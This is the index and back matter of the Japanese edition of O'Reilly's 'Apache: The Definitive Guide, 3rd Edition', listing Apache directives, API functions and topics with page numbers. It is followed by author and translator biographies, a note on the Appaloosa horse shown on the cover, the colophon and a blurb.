Access.conf	138
AccessFileName	140
acquire_event	600
acquire_semaphore	599
Action	414
AddAlt	174
AddAltByEncoding	176
AddAltByType	176
AddCharset	150
AddDefaultCharset	150
AddDescription	174
AddEncoding	149
AddHandler	151
AddIcon	173
AddIconByEncoding	176
AddIconByType	175
AddInputFilter	163
AddLanguage	157
AddModule	67
AddModuleInfo	237
AddOutputFilter	164
addPrediction	333
AddType	147
AgentLog	228
Alias	190
Alias	194
AliasMatch	195
allow from	123
allow from env	124
AllowCONNECT	210
AllowOverride	142
Anonymous	136
Anonymous_Authoritative	137
Anonymous_LogEmail	136
Anonymous_MustGiveEmail	137
Anonymous_NoUserID	136
Anonymous_VerifyEmail	137
Anonymous アクセス	135

ANSI-C コンパイラ	436	ap_chdir_file	607
ap_acquire_mutex	598	ap_check_alarm	617
ap_add_cgi_vars	596	ap_check_cmd_context	618
ap_add_common_vars	596	ap_checkmask	605
ap_add_version_component	622	ap_child_terminate	629
ap_allow_options	619	ap_cleanup_for_exec	591
ap_allow_overrides	620	ap_clear_pool	585
ap_append_arrays	588	ap_clear_table	590
ap_array_cat	587	ap_close_piped_log	623
ap_auth_name	620	ap_construct_server	608
ap_auth_type	620	ap_construct_url	608
ap_bclose	627	ap_copy_array	587
ap_bcreate	624	ap_copy_array_hdr	587
ap_bfileno	625	ap_copy_table	588
ap_bflush	627	ap_count_dirs	607
ap_bgetc	625	ap_create_mutex	598
ap_bgets	626	ap_default_port	629
ap_block_alarms()	616	ap_default_port_for_scheme	629
ap_blockc	626	ap_default_type	630
ap_bnonblock	625	ap_destroy_mutex	599
ap_bonerror	625	ap_destroy_pool	585
ap_bprintf	627	ap_destroy_sub_req	615
ap_bpushfd	624	ap_error_log2stderr	622
ap_bpushh	624	ap_escape_html	605
ap_bputc	626	ap_escape_path_segment	608
ap_bputs	626	ap_escape_shell_cmd	604
ap_bread	624	ap_find_last_token	604
ap_bsetopt	625	ap_find_token	604
ap_bskipf	626	ap_fnmatch	609
ap_bspawn_child	595	ap_get_basic_auth_pw	630
ap_bvputs	626	ap_get_client_block	614
ap_bwrite	626	ap_get_gmtime	602
ap_bytes_in_free_blocks	586	ap_get_local_host	611
ap_bytes_in_pool	585	ap_get_module_config	630
ap_call_exec	596	ap_get_remote_host	611
ap_can_exec	596	ap_get_remote_logname	630
ap_cfg_closefile	618	ap_get_server_built	621
ap_cfg_getc	617	ap_get_server_name	631
ap_cfg_getline	617	ap_get_server_port	631

ap_pregcomp	594	ap_setup_client_block	613
ap_pregfree	594	ap_should_client_block	613
ap_pregsub	594	ap_soft_timeout	616
ap_psignature	632	ap_spawn_child	595
ap_psocket	593	ap_str_tolower	606
ap_psprintf	606	ap_strcasecmp_match	603
ap_ptrcat	586	ap_strcmp_match	602
ap_pstrdup	586	ap_sub_req_lookup_file	614
ap_pstrndup	586	ap_sub_req_lookup_uri	614
ap_push_array	587	ap_table_add	589
ap_pvsprintf	606	ap_table_addn	589
ap_register_cleanup	591	ap_table_do	590
ap_release_mutex	599	ap_table_elts	588
ap_requires	620	ap_table_get	590
ap_reset_timeout	616	ap_table_merge	589
ap_rflush	613	ap_table_mergen	589
ap_rind	606	ap_table_set	588
ap_rprintf	612	ap_table_setn	589
ap_rputc	612	ap_table_unset	590
ap_run_cleanup	592	ap_tm2sec	602
ap_run_sub_req	615	ap_undef2id	610
ap_rvputs	612	ap_unblock_alarms()	616
ap_rwrite	612	ap_unescape_url	607
ap_satisfies	621	ap_unparse_uri_components	628
ap_scan_script_header	597	ap_uudecode	605
ap_scan_script_header_err	596	ap_vbprintf	627
ap_scan_script_header_err_buff	597	ap_vformatter	633
ap_send_fb	611	Apache	3
ap_send_fb_length	612	Windows	16, 36
ap_send_fd	611	Unix	52
ap_send_fd_length	611	インストール	17
ap_send_http_header	614	コマンドライン	42
ap_send_mmap	612	ネットワークとの接続	14
ap_send_size	614	バージョン	16
ap_server_root_relative	609	メイク	31
ap_set_file_slot	618	Apache 1.3.9	436
ap_set_flag_slot	619	Apache Web サイト	310
ap_set_string_slot	619	Apache.exe	40
ap_set_string_slot_lower	619	ApacheCore.dll	40

Apache-SSL 258, 274
 Apacheバージョン2
 UNIX 36
 モジュールの変更点 35
 新機能 33
 Apacheプロセス 54
 ApJServAction 446
 ApJServDefaultHost 444
 ApJServDefaultPort 444
 ApJServDefaultProtocol 443
 ApJServLogFile 443
 ApJservManual 442
 ApJServMount 445
 ApJServMountCopy 446
 ApJServProperties 442
 ApJServProtocolParameter 444
 ApJServSecretKey 445
 ApJServVMTimeout 444
 apps-*.xml 453
 APXS 21
 AuthAuthoritative 116
 AuthDBAuthoritative 117
 AuthDBMAuthoritative 117
 AuthDBMUserFile 130
 AuthDBUserFile 130
 AuthGroupFile 115
 AuthName 115
 AuthType 115
 AuthUserFile 116
 await_thread 601

B

Backhand 327
 BackhandFromSO 327
 BackhandLogLevel 330
 BackhandModeratorPIDFile 330
 BackhandSelfRedirect 330
 beos 34
 bin 452

BindAddress 105
 byAge 331
 byBusyChildren 331
 byCost 332
 byCPU 331
 byHostname 333
 byLoad 331
 byLogWindow 332
 byRandom 332
 bySession 332

C

CacheDefaultExpire 216
 CacheDirLength 216
 CacheDirLevels 216
 CacheGcInterval 216
 CacheLastModifiedFactor 216
 CacheMaxExpire 216
 CacheNegotiatedDocs 217
 CacheRoot 215
 CacheSize 216
 CA証明書 304
 CERNメタファイル 96
 CGI 371, 396
 実行 358
 ディレクティブ 402
 CGI.pm 385
 cgi-bin 5, 41, 373
 CGI関数 594
 CGIスクリプト 122
 CheckSpelling 207
 ClearModuleList 67
 Cocoon 463
 テスト 469
 Cocoon 1.8 463
 Cocoon 2.0.3 467
 conf 5, 38, 41, 452, 453
 Configuration 29
 Configファイル 34, 44, 65, 122, 333, 395

CONNECT	343
ContentDigest	134
cookie	391
CookieExpires	394
CookieLog	394
CookieName	394
CookieTracking	394
CoreDumpDirectory	83
create_event	600
create_semaphore	599
create_thread	600
CustomLog	232, 280

D

DBM ファイル

Unix	127
default	509
DefaultIcon	175
DefaultLanguage	158
DefaultType	147
DELETE	343
deny from	124
deny from env	125
destroy_event	600
destroy_semaphore	599
Dexter	33
Diffie-Hellman 暗号法	301
<Directory>	78
DirectoryIndex	178
<DirectoryMatch>	78
DNS	8
doc	452
DocumentRoot	63, 373
downgrade-1.0	418
DSO モジュール	20, 29

E

E	307
echo	359

EROS	306
ErrorDocument	75
ErrorLog	64, 227
exec	252
Exim	318
exit_thread	601
ExpiresActive	97
ExpiresByType	97
ExpiresDefault	98
ExtendedStatus	241

F

FancyIndexing	172
file-group	119
file-owner	118
<Files>	79
<FilesMatch>	79
finger	252
FollowSymLinks	94
force-response-1.0	418
ForceType	148
free_thread	601

G・H

GET	342
gmake	437
Group	50
HEAD	342
Header	90
HeaderName	177
helptext	509
HostNameLookups	86
htdocs	5, 38, 41
HTML	183, 380
HTTP 1.1	161
http_protocol.c	539
httpd コマンドライン	
変更点	35
HTTPRedirectToIP	328

HTTPRedirectToName	329
HTTPクライアント	10
HTTPヘッダ	383
HTTPメソッド	342
HTTPレスポンスヘッダ	90

I

I/O関数	610
IdentityCheck	139
<IfDefine>	79
<IfModule>	80
ImapBase	187
ImapDefault	188
ImapMenu	187
Include	86
include	357
index.html	76
IndexIgnore	172
IndexOptions	168
IndexOrderDefault	171
IPアドレス	6
IPアドレスベース バーチャルホスト	101

J・K

Java	348
Java 1.1 Runtime Environment	436
Javaコンパイラ	436
JDK インストール	449
JSDK	436
JServ	463
ステータス	446
ディレクティブ	442
ビルド	437
KeepAlive	85
KeepAlives	432
KeepAliveTimeout	85
kill_thread	601

L

LanguagePriority	156
lib	452
Limit	87
<LimitExcept>	87
LimitRequestBody ディレクティブ	88
LimitRequestFields	88
LimitRequestFieldsSize	89
LimitRequestLine	89
Listen	105
ListenBacklog	106
LoadFile	67
LoadModule	66
<Location>	79
<LocationMatch>	79
LockFile	84
LogFormat	230
LogLevel	229
logs	5, 38, 41, 452

M

MACダイジェストアルゴリズム	299
MaxClients	432
APR	472
MD5関数	597
MetaDir	96
MetaFiles	96
MetaSuffix	96
MIMEタイプ	145
mod_access.c	543
mod_alias.c	536
mod_auth.c	545
mod_backhand	324
インストール	325
mod_cache.c	532
mod_cgi.c	515, 518
mod_env.c	520, 550
mod_headers.c	517

mod_info	322
mod_jk	445
mod_jserv	435
mod_log_config.c	553
mod_mime.c	525, 528, 548
mod_perl	
Apache の設定	430
インストール	422
仕組み	421
マニュアル	421
mod_proxy.c	531
mod_rewrite.c	516, 519
mod_setenvif.c	540
mod_ssl	264
mod_unique_id.c	530
modules	38
Modules\ApacheModule*.dll	40
module 構造体	515
mpmt_pthread	33
mSQL	317
MulticastStats	327
MultiviewsMatch	153
MySQL	317

N

name	509
NameVirtualHost	101
NoCache	218
nokeepalive	417
NoProxy	212

O・P

objects	509
open_event	600
OpenSSL	258
Options	91
order	125
perchild	33
Perl	348, 375

フラグ	428
PGP	318
PHP	347, 363
PHP スクリプト	
スタンドアロン	369
PidFile	64
Port	105
POST	342
Postfix	318
PostgreSQL	317
prefork	33
ProxyBlock	214
ProxyDomain	212
ProxyPass	211
ProxyPassReverse	213
ProxyReceiveBufferSize	213
ProxyRemote	211
ProxyRequests	211
ProxyVia	213
PUT	342

Q・R

Qmail	318
quick_handler	532
ReadmeName	172
Redirect	196
RedirectMatch	197
RedirectPermanent	198
RedirectTemp	198
release_semaphore	599
RemoveCharset	151
RemoveEncoding	149
RemoveHandler	152, 413
RemoveInputFilter	165
RemoveLanguage	158
RemoveOutputFilter	165
RemoveType	148
require	118
reset_event	600

RewriteBase 201
 RewriteCond 202
 RewriteEngine 199
 RewriteLock 203
 RewriteLog 200
 RewriteLogLevel 200
 RewriteMap 200
 RewriteOptions 203
 RewriteRule 203
 RLimitCPU 404
 RLimitMEM 404
 RLimitNPROC 404
 root パスワード 310
 root プロセス 54
 RSA SSL暗号法 301

S

satisfy 119
 ScoreBoardFile 83
 Script 192
 ScriptAlias 192, 312, 402
 ScriptAliasMatch 193, 403
 ScriptInterpreterSource 194
 ScriptLog 403
 ScriptLogBuffer 404
 ScriptLogLength 403
 SE Linux 306
 SendBufferSize 84
 server.xml 453
 ServerAdmin 81
 ServerAlias 82
 ServerName 63, 80
 ServerPath 82
 ServerRoot 63, 311
 ServerSignature 81
 ServerTokens 81
 ServerType 106
 set_event 600
 SetEnv 390

SetEnvIf 416
 SetEnvIfNoCase 416
 SetHandler 151, 412
 SetInputFilter 164
 SetOutputFilter 164
 site.authent 114, 232
 Site.php 365
 site.simple 69
 site.toddle 43
 SSLExportClientCertificates 281
 spmt_os2 34
 SSH アクセス 318
 SSI 311, 346, 353
 SSIEndTag 360
 SSLErrorMsg 360
 SSIStartTag 360
 SSITimeFormat 361
 SSIUndefinedEcho 361
 SSI フィルタ
 Apache バージョン 2 359
 SSL 321
 Apache バージョン 1.3 257
 Apache バージョン 2 267
 ディレクティブ 274
 利用法 256
 SSLBanCipher 297
 SSLCACertificateFile 276, 288
 SSLCACertificatePath 276, 287
 SSLCacheServerPath 275
 SSLCacheServerPort 275
 SSLCacheServerRunDir 275
 SSLCARevocationFile 289
 SSLCARevocationPath 288
 SSLCertificateChainFile 287
 SSLCertificateFile 277, 287
 SSLCertificateKeyFile 277, 287
 SSLCheckClientDN 297
 SSLCipherSuite 298
 SSLDenySSL 275

SSLDisable	274
SSLEnable	274
SSLEngine	285
SSLFakeBasicAuth	279
SSLLog	289
SSLLogLevel	290
SSLMutex	282
SSLNoCAList	279
SSLOptions	290
SSLPassPhraseDialog	281
SSLProtocol	286
SSLRandomFile	279
SSLRandomFilePerConnection	279
SSLRandomSeed	283
SSLRequire	293
SSLRequireCipher	297
SSLRequiredCiphers	296
SSLRequireSSL	274, 293
SSLSessionCache	285
SSLSessionCacheTimeout	276
SSLVerifyClient	278, 289
SSLVerifyDepth	278, 289
SSL関連ディレクティブ	281
Strict プラグマ	428
structname	509
suEXEC	405
デモンストレーション	409
SuEXEC	321
SymLinksIfOwnerMatch	94

T

TCP	7
TCP/IP	6, 610
TFTP	252
threaded	33
TimeOut	86
Tomcat	449, 467
インストール	450
TRACE	343

TransferLog	227
TypesConfig	64, 146

U

UDP	7
Unix	
Apache1.3.x	17
Apache バイナリ	17
DBM ファイル	127
パスワード	120
モジュール	19
UnixSocketDir	327
Unix サーバ	
設定	45
Unix パーミッション	55
URI 関数	627
URL	1
UseCanonicalName	80
User	49
UserDir	195

V・W・Z

VirtualDocumentRoot	111
VirtualDocumentRootIP	111
<VirtualHost>	77
VirtualScriptAlias	111
VirtualScriptAliasIP	112
Web	
パスワード	122
webapps	452
Webgroup	49
Webuser	49
Web アプリケーション	3150
Win32	
共有モジュール	67
パスワード	121
モジュール	36
Win32 サーバ	
設定	59

WinNT	34
work	452
XBitHack	361
XML	459, 350
XSLT	350
XSSI	362

あ

アクション	414
アクセス検査	542
アプリケーションロジック	346
アラーム関数	615
暗号関連ディレクティブ	
Apacheバージョン1.3	296
Apacheバージョン2	298
暗号スイート	295
暗号法	
エイリアス	299
エンコーディングアルゴリズム	299
イベント関数	600
イメージマップ	182
ディレクティブ	187
インタフェース	7
インデックス	167
引用符	381
エラー	368
オプション関数	492
オプションフック	488

か

回線容量	322
外部ユーザ	244
鍵交換アルゴリズム	298
画像ネゴシエーション	154
画像用サーバ	323
環境変数	389
関数	585
記憶領域へのマッピング	539
共有オブジェクト	29, 65

Unix	65
共有データベース	323
クリーンアップ関数	591
クレジットカード	319
グローバルセッションキャッシュ	273
グローバル変数	425
言語ネゴシエーション	155
検索エンジン	396
公開用のサイト	315
候補関数	331
子プロセス初期化	529
子プロセスの終了	553
コマンドテーブル	521
コンソールウィンドウ	59
コンテンツネゴシエーション	153
コンフィグレーション関数	617
コンフィグレーション情報関数	619

さ

サーバ	
設定	580
サーバ情報関数	621
サーバ証明書	273
サーバステータス	239
サービス	
Apache	62
無効化	321
サーバレット	
作成	447
再起動	94
サイト更新手順	315
サイト証明書	322
サブネットマスク	6
サポートソフトウェア	316
サンプルサイト	334
実験用のWebサイト	57
実行前の最終調整	550
自動ユーザ情報	139
出力フィルタ	497

証明書	250
初期化	527
スクリプト	
高速化	431
スケーラビリティ	322
スタンドアロンモード	13
ステータス	238
ステータスコード	513
スペルチェック	207
スレッド関数	600
正規表現関数	594
セキュリティ	209, 243, 302, 401
予防措置	257
設定構造体の作成	515
設定情報	235
設定	
上書き	142
前段階	517
設定マージ	518
セマフォ関数	599
全自動設定	
デフォルトの問題	51
ソケット関数	592

た

ダイジェスト認証	131
タイプ検査	548
タイプマップ	158
タイムアウト	615
ディレクティブ	5, 63, 326
ディレクトリ	
設定	581
データベース	376
データベース管理システム	316
テーブル関数	588
テキスト用サーバ	323
テスト証明書	270
デバッグ	400
デバッグ	398

デモンストレーション用クライアント証明書	303
電子署名	246
電子メール	395
ドキュメント	471

な

内部ユーザ	244
名前/IPアドレス混合	
バーチャルホスト	102
名前の変換	536
名前ベース	
バーチャルホスト	100
入力フィルタ	503
認証	
ディレクティブ	115
プロトコル	113
認証アルゴリズム	299
認証検査	546
ネットワーク	
分離	253

は

バーチャルキャッシュ	246
バーチャルホスト	8, 99, 221
パイプ経由ログ関数	623
配列関数	587
バグ	214
パケット	496
パケットインタフェース	497
パケットグループ	496
パケットフィルタリング	252
パスワード	320
Unix	120
Web	122
Win32	121
バックエンドのネットワーク	321
バッファリング関数	624
パフォーマンス	215, 322
ハンドラ	412, 551

ビルド	21
全自動設定	22
ファイアウォール	252
ファイル	
挿入	357
有効期限	97
ファイル更新時刻	357
ファイルサイズ	356
フィルタ	162, 496
プール	472, 579
プール関数	585
フォームの作成	343
負荷分散	323
複数のサイト	
Unix	9
Win32	10
複製データベース	323
フック	485
ブラウザ	161, 416
プロキシサーバ	
設定	218
ディレクティブ	210
プログラミング例	
完全	554
プロセス	594
ブロックディレクティブ	77
ベータテスト	314
ヘッダの解析	540

ポートベース	
バーチャルホスト	103

ま

マップファイル	184
ミューテックス関数	598
メールサーバ	317
メンテナンス用ページ	316
モジュール	509
選択	26
リンク	423
モジュール識別子	66
文字列関数	602

や・ら

ユーザID	
検査	545
リクエスト	
情報	582
リクエスト処理関数	614
リクエスト読み込み後の処理	531
リバースプロキシ	220
リライト	205
ルータ	7
ローカルネットワーク	57
ログ記録関数	622
ログの記録	225, 552

●著者紹介

Ben Laurie, Peter Laurie (ベン・ローリー、ピーター・ローリー)

Ben LaurieはApacheグループの主要メンバーの1人。1978年以降、プログラミングを職業としている。Benの父であるPeter Laurieはフリーランスのジャーナリストで、コンピュータに関する著書がある。また、Practical Computing誌の編集も務めていた。現在は、OCRとIMRの専門家として活躍している。

●監訳者紹介

田辺 茂也 (たなべ しげや)

1969年大阪生まれ。インターネットエンジニア(自称インターネット大工)。さまざまなネットワークの構築・運用に携わる一方、執筆やセミナーの講師なども精力的に行っている。思想、技術、デザインのそろった「かっこいいもの」探しが最近のテーマ。今Mac OS Xの「かっこよさ」にはまっている。

●訳者紹介

大川 佳織 (おおかわ かおり)

1964年生まれ。大学在学中にSFを愛読し、その後遺症か30代になってから技術翻訳者を目指す。(株)ランゲージドキュメンテーションサービスに所属。見習期間中にHTML、Perlなどを独習。これまで、パッケージソフトのマニュアル翻訳、オープン技術系を中心に雑誌記事、リファレンス、書籍の翻訳を手がける。

カバーの説明

表紙の動物はアパルーサ馬です。アパルーサ馬はオレゴン集北部のネズパース族インディアンが飼育していた馬で、近くを流れるパローズ川にちなんでアパルーサと名付けられたといわれています。体に斑点のある馬は原始馬とならぶ古種だといわれています。（原始時代のクロマニヨン人の洞窟の壁画に、斑点のある馬が登場しています）が、アパルーサは斑点のある馬として唯一確立された種であるといわれています。

アパルーサ馬は耐久性や運動能力に優れている一方、性質も従順なため、狩猟や戦闘用の馬として飼育されてきました。1876年にジョセフ酋長率いるネズパース族が合衆国の部隊に降参してオクラホマに退去した時点では、アパルーサ馬は絶滅寸前の状態でした。しかし、1983年にアイダホ州モスコでアパルーサ馬のクラブが発足し、アパルーサ馬は絶滅を免れました。現在では、約65,000頭のアパルーサ馬がクラブに登録されています。登録されている馬種としては世界で3番目に多い数です。現在では、戦闘ではなく乗馬の友として愛されています。

Apacheハンドブック 第3版

2003年9月24日 初版第1刷発行

著	者	Ben Laurie (ベン・ローリー) Peter Laurie (ピーター・ローリー)
監	訳	田辺 茂也 (たなべ しげや)
訳	者	大川 佳織 (おおかわ かおり)
発	行	人 岩田 有弘
制	作	株式会社 GARO
印	刷	日経印刷株式会社
発	行	所 株式会社オライリー・ジャパン 〒160-0003 東京都新宿区本塩町7番地6 四谷ワイズビル Tel (03) 3356-5227 Fax (03) 3356-5263 電子メール japan@oreilly.com
発	売	元 株式会社オーム社 〒101-8460 東京都千代田区神田錦町3-1 Tel (03) 3233-0641 (代表) Fax (03) 3293-6224

Printed in Japan (ISBN4-87311-150-1)

乱丁本、落丁本はお取り替え致します。

本書は著作権上の保護を受けています。本書の一部あるいは全部について、株式会社オライリー・ジャパンから文書による承諾を得ずに、いかなる方法においても無断で複写、複製することは禁じられています。

Apache: The Definitive Guide, 3rd Edition

Apacheハンドブック 第3版

本書はApache HTTPサーバについての解説書です。Apacheの入手方法からコンパイル、インストール、設定、そして改造方法までを幅広く解説します。また改訂にあたり大規模なWebサイトの運用について、PHP、Tomcatなどに関する記述を強化しました。Apache 2.0と1.3に対応しています。Apacheのすべてがわかる本書はWebサーバ管理者必携の一冊です。

O'REILLY® 発行所／オライリー・ジャパン
